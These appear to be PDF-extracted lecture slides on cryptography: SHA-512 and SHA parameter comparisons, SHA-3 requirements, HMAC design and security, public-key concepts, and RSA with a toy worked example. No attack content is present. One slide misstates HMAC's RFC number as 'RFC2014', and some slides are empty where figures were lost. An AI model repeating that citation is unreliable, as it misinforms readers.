
# Append padding bits and length, process 1024-bit blocks



512-bit output after all  $N$  1024-bit blocks have been processed

$+$  = word-by-word addition mod  $2^{64}$

Figure 21.2 Message Digest Generation Using SHA-512



**Basic Logic Underlying Module “F” From Previous Slide**

# Comparison of SHA Parameters

	<b>SHA-1</b>	<b>SHA-224</b>	<b>SHA-256</b>	<b>SHA-384</b>	<b>SHA-512</b>	<b>SHA-512/224</b>	<b>SHA-512/256</b>
<b>Message size</b>	$< 2^{64}$	$< 2^{64}$	$< 2^{64}$	$< 2^{128}$	$< 2^{128}$	$< 2^{128}$	$< 2^{128}$
<b>Word size</b>	32	32	32	64	64	64	64
<b>Block size</b>	512	512	512	1024	1024	1024	1024
<b>Message digest size</b>	160	224	256	384	512	224	256
<b>Number of steps</b>	80	64	64	80	80	80	80
<b>Security</b>	80	112	128	192	256	112	128

# SHA-3

- SHA-2 shares same structure and mathematical operations as its predecessors and causes concern
- Due to time required to replace SHA-2 should it become vulnerable, NIST announced in 2007 a competition to produce SHA-3

## Requirements:

- Must support hash value lengths of 224, 256, 384, and 512 bits
- Algorithm must process small blocks at a time instead of requiring the entire message to be buffered in memory before processing it

# HMAC

- Interest in developing a MAC derived from a cryptographic hash code
  - Cryptographic hash functions generally execute faster
  - Library code is widely available
  - SHA-1 was not designed for use as a MAC because it does not rely on a secret key
- Issued as RFC2014
- Has been chosen as the mandatory-to-implement MAC for IP security
  - Used in other Internet protocols such as Transport Layer Security (TLS) and Secure Electronic Transaction (SET)

# HMAC Design Objectives

To use, without modifications, available hash functions

To preserve the original performance of the hash function without incurring a significant degradation

To allow for easy replaceability of the embedded hash function in case faster or more secure hash functions are found or required

To use and handle keys in a simple way

To have a well-understood cryptographic analysis of the strength of the authentication mechanism based on reasonable assumptions on the embedded hash function




Figure 21.4 HMAC Structure

# Security of HMAC

- Security depends on the cryptographic strength of the underlying hash function
- The appeal of HMAC is that its designers have been able to prove an exact relationship between the strength of the embedded hash function and the strength of HMAC
- For a given level of effort on messages generated by a legitimate user and seen by the attacker, the probability of successful attack on HMAC is equivalent to one of the following attacks on the embedded hash function:
  - The attacker is able to compute an output of the compression function even with an IV that is random, secret, and unknown to the attacker
  - The attacker finds collisions in the hash function even when the IV is random and secret

# Public-Key Encryption Structure

Publicly proposed by Diffie and Hellman in 1976

Based on mathematical functions


## Asymmetric

- Uses two separate keys
- Public key and private key
- Public key is made public for others to use

Some form of protocol is needed for distribution

# Public and Private Key Pairs

- No longer share a single secret (symmetric) key
- Entity generates a key pair
  - *Private key* known only to the entity
  - *Public key* made available to everyone
- Confidentiality:
  - Anyone can send confidential data to the entity
  - Encipher a message using the entity's public key
  - Entity deciphers message using the private key
- Integrity:
  - Entity enciphers message with its private key
  - Anyone can decipher the message with the entity's public key
  - Can be used to show message was authentic and unaltered.



## ● Plaintext

- Readable message or data that is fed into the algorithm as input

## ● Encryption algorithm

- Performs transformations on the plaintext

## ● Public and private key

- Pair of keys, one for encryption, one for decryption

## ● Ciphertext

- Scrambled message produced as output

## ● Decryption key

- Produces the original plaintext





Figure 2.6 Public-Key Cryptography

- User encrypts data using his or her own private key
- Anyone who knows the corresponding public key will be able to decrypt the message

# Applications for Public-Key Cryptosystems

Algorithm	Digital Signature	Symmetric Key Distribution	Encryption of Secret Keys
RSA	Yes	Yes	Yes
Diffie-Hellman	No	Yes	No
DSS	Yes	No	No
Elliptic Curve	Yes	Yes	Yes

# Requirements for Public-Key Cryptosystems



# Asymmetric Encryption Algorithms

## RSA (Rivest, Shamir, Adleman)

Developed in 1977

Most widely accepted and implemented approach to public-key encryption

Block cipher in which the plaintext and ciphertext are integers between 0 and  $n-1$  for some  $n$ .

## Diffie-Hellman key exchange algorithm

Enables two users to securely reach agreement about a shared secret that can be used as a secret key for subsequent symmetric encryption of messages

Limited to the exchange of the keys

## Digital Signature Standard (DSS)

Provides only a digital signature function with SHA-1

Cannot be used for encryption or key exchange

## Elliptic curve cryptography (ECC)

Security like RSA, but with much smaller keys

# Basics of the RSA Algorithm (1/2)

- Relies on the difficulty of determining the number of numbers relatively prime to a large integer  $n$
- Totient function  $\phi(n)$ 
  - Number of positive integers less than  $n$  and relatively prime to  $n$ 
    - *Relatively prime* means with no factors in common with  $n$
- Example:  $\phi(10) = 4$ 
  - 1, 3, 7, 9 are relatively prime to 10
- Example:  $\phi(21) = 12$ 
  - 1, 2, 4, 5, 8, 10, 11, 13, 16, 17, 19, 20 are relatively prime to 21

# Basics of the RSA Algorithm (2/2)

- Choose two large prime numbers  $p, q$ 
  - Let  $n = pq$ ; then  $\phi(n) = (p-1)(q-1)$
  - Choose  $e < n$  such that  $e$  is relatively prime to  $\phi(n)$ .
  - Compute  $d$  such that  $ed \bmod \phi(n) = 1$
- Public key:  $(e, n)$ ; private key:  $d$
- Encipher:  $c = m^e \bmod n$
- Decipher:  $m = c^d \bmod n$
- *Key Intuition:*
  - Q1: Given  $p$  and  $q$ , compute  $n=pq$ , pick  $e$ , and compute  $d$
  - Q2: Given  $(e,n)$ , find  $p, q, d$ .
  - Note that both problems can be solved. Do you want Q1 or Q2?

# Example: Confidentiality (1/2)

- Take  $p = 7$ ,  $q = 11$ , so  $n = pq = 77$  and  $\phi(n) = (p-1)(q-1) = 60$
- Alice chooses  $e = 17$ , relatively prime to  $\phi(n)=60$
- making  $d = 53$ ,  
 $ed = 17 \cdot 53 = 901 \text{ mod } (\phi(n)=60) = 1$
- Bob wants to send Alice secret message HELLO (07 04 11 11 14)
  - $c = m^e \text{ mod } n = 07^{17} \text{ mod } 77 = 28$
  - $04^{17} \text{ mod } 77 = 16$
  - $11^{17} \text{ mod } 77 = 44$
  - $11^{17} \text{ mod } 77 = 44$
  - $14^{17} \text{ mod } 77 = 42$
- Bob sends 28 16 44 44 42

# Example: Confidentiality (2/2)

- Alice receives 28 16 44 44 42
- Alice uses private key,  $d = 53$ , to decrypt message:
  - $m = c^d \bmod n = 28^{53} \bmod 77 = 07$
  - $16^{53} \bmod 77 = 04$
  - $44^{53} \bmod 77 = 11$
  - $44^{53} \bmod 77 = 11$
  - $42^{53} \bmod 77 = 14$
- Alice translates message to letters to read HELLO
  - No one else could read it, as only Alice knows her private key and that is needed for decryption

# Example: Integrity/Authentication (1/2)

